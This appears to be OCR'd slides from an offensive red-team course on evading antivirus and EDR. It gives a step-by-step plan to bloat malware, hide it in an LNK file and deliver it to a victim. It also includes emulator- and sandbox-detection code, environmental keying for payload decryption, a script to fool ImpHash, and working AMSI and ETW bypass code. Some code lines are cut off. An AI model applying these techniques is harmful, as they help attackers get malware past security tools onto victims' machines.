00001D50: 6F 74 20 62 65 20 65 61|73 69 6C 79 20 65 78 74  | ot be easily ext
00001D60: 72 61 63 74 65 64 20 66|72 6F 6D 20 45 58 45 3A  | racted from EXE:
00001D70: 0A 00 00 00 00 00 00 00|0A 43 6F 6D 70 6C 65 74  | .........Complet
00001D80: 65 64 2E 0A 00 00 00 00|00 00 00 00 A2 74 CB 62  | ed.......... tËb
00001D90: 00 00 00 00 0D 00 00 00|84 02 00 00 18 35 00 00  | ........„....5..
00001DA0: 18 1F 00 00 00 00 00 00|A2 74 CB 62 00 00 00 00  | ........ tËb....
00001DB0: 0F 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
```

Entropy, File Pumping, Bloating

- Entropy measures how much random data looks like.
  - The lower – the less random.
  - Higher the entropy, the more packed/compressed/anomalous data might look like.

- One of potential evasion avenues is to pre-set executable with plenty of unused, long strings
  - So called „File Pumping”
  - Strings can be comprised of random English words
  - Visual Studio solution building could be configured with Pre-Build Event running python script that modifies source code.

- File Bloating is similar approach.
  - Instead of keeping implant as small as possible – insert big number of English-words
  - That will lower entropy and increase chance, that AV/EDR wont scan a file.
  - Make your implant 50MBs or more ☺



https://twitter.com/hardwaterhacker/status/1502425183331799043


https://twitter.com/0xToxin/status/1650741643555880960


Entropy, File Pumping, Bloating

» *Anyone's up for scanning 1GB worth of .EXE?*


» Example File Bloating weaponization idea:

1. Generate your Malware.exe
2. Bloat it into 200 MBs with Mangle.exe **-S 200 -I Malware.exe -O Bloated-Malware.exe**
3. **Compress it into 500KBs+ .ZIP archive**
4. **Embed that ZIP into LNK and deliver that LNK to victim**
5. **Once LNK is double-clicked it will drop 200MBs .exe into TEMP and run it.**
   AV shouldn't touch such a big file ☺







Example in: repo\Exercises\Day3\Bloated-EXE-in-LNK\bloated.lnk



Entropy, File Pumping, Bloating






https://practicalsecurityanalytics.com/file-entropy/

Entropy, File Pumping, Bloating

- Some researchers claim we can reduce ML-score by lowering payload's entropy.
  - Append multiple random words in an additional section to affect file's overall entropy
  - Backdoor well-known executable through the use of TLS Callbacks or classic .text section parasiting
  - Lazarus group has used Notepad++ to backdoor plugin DLL*
- You can use ProtectMyTooling\RedBackdoorer.py to pull off TLS Callbacks backdoor ;)



* https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/

Time-Delayed Execution


Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator

Alexei Bulazel
@0xAlexei

Black Hat 2018

- At first, AV initiates **AdvHeur** / Advanced Heuristics module.
  - It closely emulates sample machine instructions and subset of WinAPI calls
  - Every N instructions traced – emulator's virtual memory pool & stacks are getting scanned.
- Should emulation of first N (= 1.000.000) instructions not produce any alert -> wrap up & let it go
  - Let the sample execute and proceed to behavioural observation
  - Process' memory allocations (RX/RWX) exceeding N * PAGE_SIZE are getting scanned by AMS / Advanced Memory Scanner
  - AMS sweep kicks on irregularly, according to some schedule or in case of VirtualAlloc(Ex)/MapViewOfSection
- Our strategy:
  - Time-out emulation sweep (and/or fight back by sensing dummy WinAPI results, such as: OpenProcess(0x04) != error)
  - Slow down each and every step of your malware: alloc => chunk1 write … chunkN write => execute

- Time
- Number of instructions
- Number of API calls
- Amount of memory used



Beating Emulators

```
BOOL __stdcall GetUserNameA(LPSTR lpBuffer, LPDWORD nSize)
{
  BOOL result; // eax

  if ( &lpBuffer & 3 )
  {
    SetLastError(ERROR_NOACCESS);
    result = 0;
  }
  else if ( *nSize <= 0x7FFF )
  {
    if ( *nSize >= 8 )
    {
      lstrcpyA(lpBuffer, "JohnDoe");
      *nSize = 8;
      result = 1;
    }
    else
    {
      *nSize = 8;
      SetLastError(ERROR_INSUFFICIENT_BUFFER);
      result = 0;
    }
  }
  else
  {
    SetLastError(ERROR_NOT_ENOUGH_MEMORY);
    result = 0;
  }
  return result;
}
```

Username is "JohnDoe"

```
// Trick 1: Open SYSTEM process.
RESOLVE(kernel32, OpenProcess);
if (_OpenProcess(PROCESS_ALL_ACCESS, FALSE, 4) != nullptr)
{
    verbose(OBF(L"[-] SPECIFIC1: Emulation check failed: OpenProcess(4) returned non null."));
    return false;
}
```

```
// Trick 2: NUMA allocation
RESOLVE(kernel32, VirtualAllocExNuma);
LPVOID mem = _VirtualAllocExNuma(
    GetCurrentProcess(),
    nullptr,
    0x1000,
    MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE,
    0
);
if (mem == nullptr)
{
    verbose(OBF(L"[-] SPECIFIC2: Emulation check failed: VirtualAllocExNuma returne
    ret &= false;
}
```

Computer name is "HAL9TH"

```
signed int __stdcall GetComputerNameExA(signed int NameType, LP
{
  if ( NameType >= ComputerNameMax )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !lpnSize || !lpBuffer && *lpnSize )
  {
    SetError(ERROR_INVALID_PARAMETER);
    return 0;
  }
  if ( !NameType
    || NameType == ComputerNameDnsHostname
    || NameType == ComputerNamePhysicalNetBIOS
    || NameType == ComputerNamePhysicalDnsHostname )
  {
    if ( *lpnSize < ComputerNameMax )
    {
      *lpnSize = ComputerNameMax;
      SetError(ERROR_MORE_DATA);
      return 0;
    }
    memcpy(lpBuffer, "HAL9TH", 7);
    *lpnSize = 7;
  }
  return 1;
}
```

Emulated VDLL Functions

ADVAPI32
RegCreateKeyExW
RegDeleteKeyW
RegDeleteValueW
RegEnumKeyExW
RegEnumValueW
RegOpenKeyExW
RegQueryInfoKeyW
RegQueryValueExW
RegSetValueExW


USER32
MessageBoxA

KERNEL32
CloseHandle
CopyFileWWorker
CreateDirectoryW
CreateFileMappingA
CreateProcessA
CreateToolhelp32Snapshot
ExitProcess
ExitThread
FlushFileBuffers
GetCommandLineA
GetCurrentProcess
GetCurrentProcessId
GetCurrentThread
GetCurrentThreadId
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetThreadContext
GetTickCount
LoadLibraryW
MoveFileWWorker
MpAddToScanQueue
MpCreateMemoryAliasing
MpReportEvent
MpReportEventEx
MpReportEventW
MpSetSelectorBase
OpenProcess
OutputDebugStringA
ReadProcessMemory
RemoveDirectoryW
SetFileAttributesA
SetFileTime
Sleep
TerminateProcess
UnimplementedAPIStub
VirtualAlloc
VirtualFree
VirtualProtectEx
VirtualQuery
WinExec
WriteProcessMemory

https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf

Beating Sandboxes

- Objective: **Avoid being run in VirusTotal matrix**
- **Seat belts**
  - **Environmental Keying**
    - ensure user name, domain name, fixed UNC/SMB path, registry value
  - **IP Geolocation**
    - call out to http://ip-api.com/json and process country/AS/city/region
    - *You target US-based victim, but sample ran from EU? Gently exit.*
  - **Verify expected process/file name**
    - sandboxes tend to rename out samples into <HASH>.exe
  - **Verify expected parent name**
    - useful in DLL Side-Loading/Hijacking scenarios
    - Sandboxes tend to run malicious DLLs via rundll32 when we expected them to be launched by Teams.exe for instance
  - **Verify number of physical display devices**




```
BOOL CALLBACK MonitorEnumProc(HMONITOR hMonitor, HDC hdcMonitor, LPRECT lprcMonitor, LPARAM dwData)
{
    int *Count = (int*)dwData;
    (*Count)++;
    return TRUE;
}

int MonitorCount()
{
    int Count = 0;
    if (EnumDisplayMonitors(NULL, NULL, MonitorEnumProc, (LPARAM)&Count))
        return Count;
    return -1; // signals an error
}
```

https://evasions.checkpoint.com/
https://evasions.checkpoint.com/techniques/generic-os-queries.html#check-if-quantity-of-monitors

Controlled Decryption

» Closely inspect environment where you landed before you decompress & decrypt shellcode.

» Expect that your malware virtual memory pages will be constantly scanned & triaged

» Pick the right timing & decrypt only when absolutely sure.

» Environmental Keying / Controlled Decryption based on externally stored key.

» If 0 knowledge about environment:

  » Pull your decryption key from the Internet/DNS

» If you have any solid piece of information:

  » Use it with your shellcode loader to fool sandboxes/emulators

  » Domain name? Username? Remote IPv4 address? User-agent string?

My DropLoader

```
Environmental Keying available:

    Remote:
        r1 - Both DNS TXT and CNAME records
                -k foobar12 -g r1,txt,dnspoc.info
                -k foobar12 -g r1,cname,dnspoc.info

        r2 - An offset from a HTTP(S) response
                -k foobar12 -g r2,https://google.com,1234

        r3 - An offset from a file read from a SMB share or a local file:
                -k foobar12 -g r3,\\server\share\file.txt,1234
                -k foobar12 -g r3,C:\dir\file.txt,1234

    Local:
        l1 - Against a USER/Domain SID (case-insensitive)
                -k john.doe -g l1,user
                -k contoso.com -g l1,domain

        l2 - Against a registry key value
                -k john.doe -g "l2,HKCU:\Volatile Environment\USERNAME"

        l3 - From a disk serial number
                -k 0012345678 -g l3,physicaldrive0

                You can Volume SerialNumber with Powershell:
                    PS> Get-WMIObject win32_physicalmedia | Format-List Tag,SerialNumber
```

https://www.mdsec.co.uk/2022/05/nighthawk-0-2-catch-us-if-you-can/

Fooling ImpHash

- **ImpHash** = Import (IAT) Hash / **TypeRef Hash** (TRH = ImpHash for .NET assemblies)
- MD5(„kernel32.sleep,kernel32.virtualalloc,…”)
- **How to evade it?**
  - 1. Create unreachable code path in your Native loader (EXE)
  - 2. In that unreachable code, launch overly long WinAPI with dummy parameters
  - 3. Compile it.
  - 4. Then using Python script – locate that API in EXE Import Address Table
  - 5. Overwrite imported function’s name in PE headers with random other name from the same DLL

```
        output = DripDropLoader();
    }
    else if (m_options.strategy == InjectionStrategy::dummyInjectionStrategyThatWillNeverBeUsed)
```

```
\dev2\DropLoader\DropLoader\lib - Definitions (1)
        injectRemoteThread = 2,
        dummyInjectionStrategyThatWillNeverBeUsed = 9797
    };
```

```
    {
        deadFunctionToFoolImphash();
    }
```

```
def foolImphashChecksum(buf):
    path = os.path.join(os.environ['windir'], f'system32\\{imphashFoolModule}')

    if not os.path.isfile(path):
        info(f'[!] DLL specified in "{imphashFoolModule}" does not exist at path: {path}!')
        sys.exit(1)

    mod = pefile.PE(path, fast_load = True)
    mod.parse_data_directories(directories=[pefile.DIRECTORY_ENTRY["IMAGE_DIRECTORY_ENTRY_EXPORT"]])

    exports = [(e.ordinal, e.name) for e in mod.DIRECTORY_ENTRY_EXPORT.symbols]
    random.shuffle(exports)

    newbuf = buf

    for export in exports:
        exportName = export[1]
        if exportName == None or len(exportName) == 0:
            continue

        if len(exportName) < len(imphashFoolAPIName):
            newbuf = replaceValue(newbuf, imphashFoolAPIName.encode(), exportName)
            info(f'\nReplaced imported {imphashFoolModule}!{imphashFoolAPIName} to {imphashFoolModule}!{exportName.decode()}')
            break

    mod.close()
    return newbuf
```

```
void DropLoader::deadFunctionToFoolImphash()
{
    // This function should never be called and is present solely to call a dummy
    // Windows API function just to randomize Imports Hash
    // that could have been generated during previous Red Teams.

    // The below imported function will be renamed in IAT during EXE/DLL generation step and never invoked.
    POINT point = { 0 };
    LogicalToPhysicalPointForPerMonitorDPI(HWND_DESKTOP, &point);
}
```

```

imphashFoolAPIName = 'LogicalToPhysicalPointForPerMonitorDPI'
imphashFoolModule = 'user32.dll'

```

AMSI, ETW – get off my lawn!

- **AMSI:** amsi.dll!AmsiScanBuffer
  - Its prologue can be patched
  - or better increment „AMSI” magic value deeper in code ✓
- **ETW:** ntdll.dll!NtTraceEvent + ntdll.NtTraceControl
- These functions can be evaded even in a smarter way – using **patchless** strategy
  - a’la **SharpBlock**
  - Example implementation: repo\Exercises\day3\evasion.h – just include it and run **setupBypasses()**
  - Example „thread-safe” implementation by @rad9800: https://github.com/rad9800/misc/blob/main/hooks/etw-amsi-llex-patch.c

```
HRESULT _AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result)
{
    _HAMSICONTEXT *ctx = (_HAMSICONTEXT*)amsiContext;

    // validate arguments
    if(buffer           == NULL       ||
       length           == 0          ||
       amsiResult       == NULL       ||
       ctx              == NULL       ||
       ctx->Signature   != 0x49534D41 ||
       ctx->AppName     == NULL       ||
       ctx->Antimalware == NULL)
    {
      return E_INVALIDARG;
    }

    // scan buffer
    return ctx->Antimalware->Scan(
      ctx->Antimalware,     // rcx = this
      &CAmsiBufferStream,   // rdx = IAmsiBufferStream interface
      amsiResult,           // r8  = AMSI_RESULT
      NULL,                 // r9  = IAntimalwareProvider
      amsiContext,          // HAMSICONTEXT
      CAmsiBufferStream,
      buffer,
```

```
LONG WINAPI exceptionHandler(PEXCEPTION_POINTERS exceptions){

    if(exceptions->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP && exceptions->ExceptionRecord->ExceptionAddress == g_amsiScanBu

            //Get the return address by reading the value currently stored at the stack pointer
        ULONG_PTR returnAddress = getReturnAddress(exceptions->ContextRecord);

            //Get the address of the 5th argument, which is an int* and set it to a clean result
            int* scanResult = (int*)getArg(exceptions->ContextRecord, 5);
        *scanResult = AMSI_RESULT_CLEAN;

                //update the current instruction pointer to the caller of AmsiScanBuffer
        setIP(exceptions->ContextRecord, returnAddress);

                //We need to adjust the stack pointer accordinly too so that we simulate a ret instruction
        adjustStackPointer(exceptions->ContextRecord, sizeof(PVOID));

            //Set the eax/rax register to 0 (S_OK) indicatring to the caller that AmsiScanBuffer finished successfully
        setResult(exceptions->ContextRecord, S_OK);

                //Clear the hardware breakpoint, since we are now done with it
        clearHardwareBreakpoint(exceptions->ContextRecord, 0);
```


```
for (size_t i = 0; i < 0x200; i++)
{
    ULONG_PTR ptr = ((ULONG_PTR)g_evasionPatches.pAmsiScanBuffer + i);
    _PHAMSICONTEXT ctx = (_PHAMSICONTEXT)ptr;

    if (ctx->Signature == 0x49534D41)
    {
        g_evasionPatches.pAmsiScanBuffer = (LPVOID)ptr;

        DWORD sign = ctx->Signature;
        sign++;
        memcpy(amsiPatch, &sign, sizeof(sign));
        break;
    }
}
```

https://github.com/CCob/SharpBlock
https://gist.github.com/CCob/fe3b63d80890fafeca982f76c8a3efdf

ETW - Everything There Is To Know

» https://www.youtube.com/watch?v=wZG0h1q7fMg

» http://i.blackhat.com/EU-21/Wednesday/EU-21-Teodorescu-Veni-No-Vidi-No-Vici-Attacks-On-ETW-Blind-EDRs.pdf




Event Tracing for Windows


ETW is a built-in diagnostic feature to log events from OS kernel, drivers and apps.
Windows 11: ETW can collect more that 50,000 events from about 1000 providers.

ETW features:

- System-wide
- Adjustable
- High speed logging
- Standardized
- Already Available
- Continual Features Growth
- Does not require rebooting
- Does not require driver installation
- Does not require any hardware features

